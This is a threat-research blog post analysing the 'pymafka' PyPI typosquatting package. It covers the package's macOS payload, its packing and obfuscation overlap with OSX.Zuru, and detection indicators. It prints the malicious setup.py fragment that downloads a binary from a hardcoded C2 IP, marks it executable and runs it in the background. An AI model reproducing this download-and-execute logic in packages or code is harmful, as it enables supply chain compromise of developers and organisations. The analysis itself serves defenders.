[Security & Intelligence](#)

Use of Obfuscated Beacons in ‘pymafka’ Supply Chain Attack Signals a New Trend in macOS Attack TTPs

Phil Stokes / May 25, 2022

Overview

Researchers from Sonatype last week reported on a supply chain attack via a malicious Python package ‘pymafka’ that was uploaded to the popular PyPI registry. The package attempted to infect users by means of typosquatting: hoping that victims looking for the legitimate ‘pykafka’ package might mistype the query and download the malware instead.

While typosquatting may seem like a rather hit-and-miss way to infect targets, it hasn’t stopped threat actors from trying their luck, and it’s the second such attack we’ve seen in recent weeks using this method. Last week, SentinelLabs reported on CrateDepression, a typosquatting attack against the Rust repository that targeted macOS and Linux users.


Both attacks also made use of red-teaming tools to drop a payload on macOS devices that ‘beacons’ out to an operator. In the case of ‘pymafka’, the attackers further made use of a very specific packing and obfuscation method to disguise the true nature of the Mach-O payload, so specific in fact that we’ve only seen that method used in the wild once before, as part of the OSX.Zuru campaign.

While the use of packing, obfuscation and beacons are all techniques common enough in the world of Windows attacks, they have rarely been seen used against macOS targets until now. In this post, we review how these TTPs were seen in pymafka and other attacks, and offer defenders indicators to help detect their use on macOS endpoints.

The Pymafka Typosquatting Attack

Since the details of this were well-covered here, we will only briefly review the first-stage of the attack for the purposes of context. The pymakfa package was so named in the hope that users would confuse it with pykafka, a Kafka client for Python that is widely used in enterprises. Kafka itself is described as “an open-source distributed event streaming platform used by thousands of companies”, including “80% of all Fortune 100 companies”, a description which gives a fairly clear indication of the attackers’ interests.

The pymafka package contains a Python script that surveils the host and determines its operating system.



```
    if platform.system()=="Darwin":
        sfile="/var/tmp/zad"
        if not os.path.exists(sfile):
            url = 'http://141.164.58.147:8090/MacOs'
            f = request.urlopen(url)
            data = f.read()
            with open(sfile, "wb") as code:
                code.write(data)
            subprocess.Popen(["chmod","+x",sfile])
            subprocess.Popen("nohup /var/tmp/zad > /tmp/log 2>&1 &",shell=True)
except Exception:
    pass
```

The setup.py script runs different logic for different platforms, including macOS

If the device is running macOS, it reaches out to a C2 and downloads a Mach-O binary called ‘MacOs’, which is then written to the `/var/tmp` (aka `/private/var/tmp`) directory with the filename “zad”.

Threat hunters should note that `/var/tmp` is not the same as the standard `/tmp` directory (aka `/private/tmp`), nor is it the same as the Darwin User `$TMPDIR` directory, both of which are more typical destinations for malware payloads. This little-used location may not be scanned or monitored by some security tools.

It might also be worth noting that ‘MacOs’ is itself a typo. The only form of this word used by Apple is cased as either ‘MacOS’ (the name of a directory inside every application bundle which contains the program executable) and ‘macOS’ (the official name of the operating system, replacing ‘OS

X'). There is no Apple binary on the system that takes this word as a name. However, 'MacOs' is only used as the name of the file as it is stored remotely and may be useful in case-sensitive hunts across URL data, but as we noted above, the executable is written to the local file system as "zad".


Packed and Obfuscated Payload

The payload is packed with UPX, a common enough technique used to evade certain kinds of static scanning tools. Aside from pymafka, UPX was recently used in the Mac variant of oRat, in OSX.Zuru, and in a variant of DazzleSpy, but more interesting than the packing is the obfuscation found in the decompressed binary.

The obfuscation has strong overlaps with a payload from the OSX.Zuru campaign. In that campaign, Chinese-linked threat actors distributed a series of sophisticated trojanized apps, including iTerm, Navicat, SecureCRT and Microsoft Remote Desktop via sponsored links in the Baidu search engine. The selection of trojanized apps suggested the threat actor was targeting users of backend tools used for SSH and other remote connections and business database management.

The trojanized apps dropped a UPX-packed Mach-O at `/private/tmp/GoogleUpdate` that used the same obfuscation techniques we observe in the pymafka payload. In both cases, researchers suggested the payload functions as a Cobalt Strike beacon, reaching out to check-in with a remote operator for further tasking.

The unpacked binary from OSX.Zuru and the unpacked binary from pymafka are quite different in size, the former weighing in at 5.7Mb versus the latter's 3.6Mb, yet analysis of the sections suggests they have been run through a common obfuscation mechanism. In particular, the `__cstring` and `__const` sections are not only the same size but have the exact same hash values in both binaries.




```
[0x1000075a0]> iS md5
[Sections]

nth paddr          size vaddr           vsize perm md5                              name
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00000930  0x51a8e9 0x100000930  0x51a8e9 -r-x 3b6ae7637d399f7695f1f6c0704684ca 0.__TEXT.__text
1   0x0051b21a     0x3ba 0x10051b21a     0x3ba -r-x e49461375b84d7e7095354c8cf50b87b 1.__TEXT.__stubs
2   0x0051b5d4     0x646 0x10051b5d4     0x646 -r-x 93a6f829e332c799188ab438db4b5747 2.__TEXT.__stub_helper
3   0x0051bc20   0x205e8 0x10051bc20   0x205e8 -r-x c5a055de400ba07ce806eabb456adf0a 3.__TEXT.__cstring
4   0x0053c210   0x279c8 0x10053c210   0x279c8 -r-x e64abf44f714187c2fe415dae8b4190a 4.__TEXT.__const
5   0x00563bd8    0x3428 0x100563bd8    0x3428 -r-x 516c06618d3c51bd373f8e73636709a9 5.__TEXT.__unwind_info
6   0x00567000      0xd8 0x100567000      0xd8 -rw- fc9001497085b0b75314a10b57b9f9bd 6.__DATA_CONST.__got
7   0x005670e0   0x2dde0 0x1005670e0   0x2dde0 -rw- f02617cf201bde75b103d28ba5fe1d8a 7.__DATA_CONST.__const
8   0x00595000     0x4f8 0x100595000     0x4f8 -rw- aa9cbb3a58692efe85055e1f6a27a14e 8.__DATA.__la_symbol_ptr
9   0x00595500    0x6490 0x100595500    0x6490 -rw- b13afa93e146c4fbd1915b0b3c0a7da5 9.__DATA.__data
10  0x00000000       0x0 0x10059b990     0x138 -rw-                                  10.__DATA.__common
11  0x00000000       0x0 0x10059bad0    0x33b0 -rw-                                  11.__DATA.__bss
```

The highlighted data are common to both Zuru and pymafka payloads

The two executables also display very similar entropy across all Sections.



```
file      Zuru_unpacked
type      Executable file
         [Sections]

entropy name
        ―――――――――――――――――――――――――――――――――――――
6.43659617      0.__TEXT.__text
3.86474854      1.__TEXT.__stubs
4.63604490      2.__TEXT.__stub_helper
5.40005461      3.__TEXT.__cstring
7.10622521      4.__TEXT.__const
5.81086520      5.__TEXT.__unwind_info
2.37867608      6.__DATA_CONST.__got
2.85351670      7.__DATA_CONST.__const
3.17886139      8.__DATA.__la_symbol_ptr
3.98000322      9.__DATA.__data
10.__DATA.__common      10.__DATA.__common
11.__DATA.__bss 11.__DATA.__bss
```

```
file      Mafka_zad_unpacked
type      Executable file
         [Sections]

entropy name
        ―――――――――――――――――――――――――――――――――――――
6.45233277      0.__TEXT.__text
3.85904773      1.__TEXT.__stubs
4.63388482      2.__TEXT.__stub_helper
5.40005461      3.__TEXT.__cstring
7.10622521      4.__TEXT.__const
5.79494539      5.__TEXT.__unwind_info
2.43340863      6.__DATA_CONST.__got
2.86113830      7.__DATA_CONST.__const
3.16940005      8.__DATA.__la_symbol_ptr
3.97193824      9.__DATA.__data
10.__DATA.__common      10.__DATA.__common
11.__DATA.__bss 11.__DATA.__bss
```

The entropy profile of OSX.Zuru payload (left) and pymafka payload (right)

At this point, we are not suggesting that the campaigns are linked; it is possible that different actors may be coalescing around a set of similar TTPs and using a common tool or technique for obfuscating Cobalt Strike payloads.

Abusing Red Teaming Tools For macOS Compromises

More widely, our report on last week's CrateDepression supply chain attack described how threat actors used a Poseidon Mythic payload as the second-stage of their infection chain. Mythic, like Cobalt Strike, is a legitimate tool that was designed to simulate real-world attacks for use by red teams. Unlike Cobalt Strike, Mythic is open source software that can be used "as-is" or forked and adapted at will.

Both frameworks have become so adept at simulating real-world attacks that real-world attackers have adopted these frameworks as go-to tools. While this has been true for some time regarding Cobalt Strike and attacks on enterprises running Windows and Windows servers, this is a relatively new development in campaigns targeting macOS. But as the old movie quote has it, "if you build it, they will come".

Detecting pymafka and Similar Attacks

For security teams, this means ensuring that you have good coverage against the common red-teaming tools and frameworks that are out there and which are easily available to attackers. Test that your security software can detect attacks using similar TTPs.

Threat hunters looking for this particular obfuscation technique might consider hunting for binaries with a `__TEXT.__cstring` section having the MD5 hash value of `c5a055de400ba07ce806eabb456adf0a` and binaries having similar entropy profiles as shown above.

The SentinelOne Singularlity platform detects and prevents attacks such as pymafka and OSX.Zuru, both in packed and unpacked form.

Conclusion

At this point in time, we can say very little about the threat actors behind the pymafka campaign, other than that the choice of package to typosquat and the use of typosquatting itself suggest a heavy interest in compromising multiple enterprises regardless of their industry vertical. While it's not entirely unknown for highly-targeted attacks to hide behind mass intrusion techniques to obscure the real target, the simpler explanation is that this is likely a campaign with common "crimeware objectives" — stealing data, selling access, dropping ransomware and so on.

What is interesting from our point of view is that what we may be seeing now is the beginning of a 'mirroring' of TTPs commonly used against other enterprise platforms coming to macOS devices and Mac users. For organizations that still think of Macs as inherently safer than their Windows counterparts, this should be pause for thought and cause for concern. Adjust your risk assessments accordingly.

Indicators of Compromise

Files	SHA1
pymafka-1.0.tar.gz	c41e5b1cad6c38c7aed504630a961e8c14bf4ba4
setup.py	7de81331ab2638956d93b0874a0ac5c741394135
MacOs (UPX packed)	d4059aeab42669b0824757ed85c019cd5036ffc4
zad (unpacked)	8df6339297d14b7a4d9cab1dfe1e5e3e8f9c6262

Paths /var/tmp/zad

Network Indicators 141.164.58.147 39.107.154.7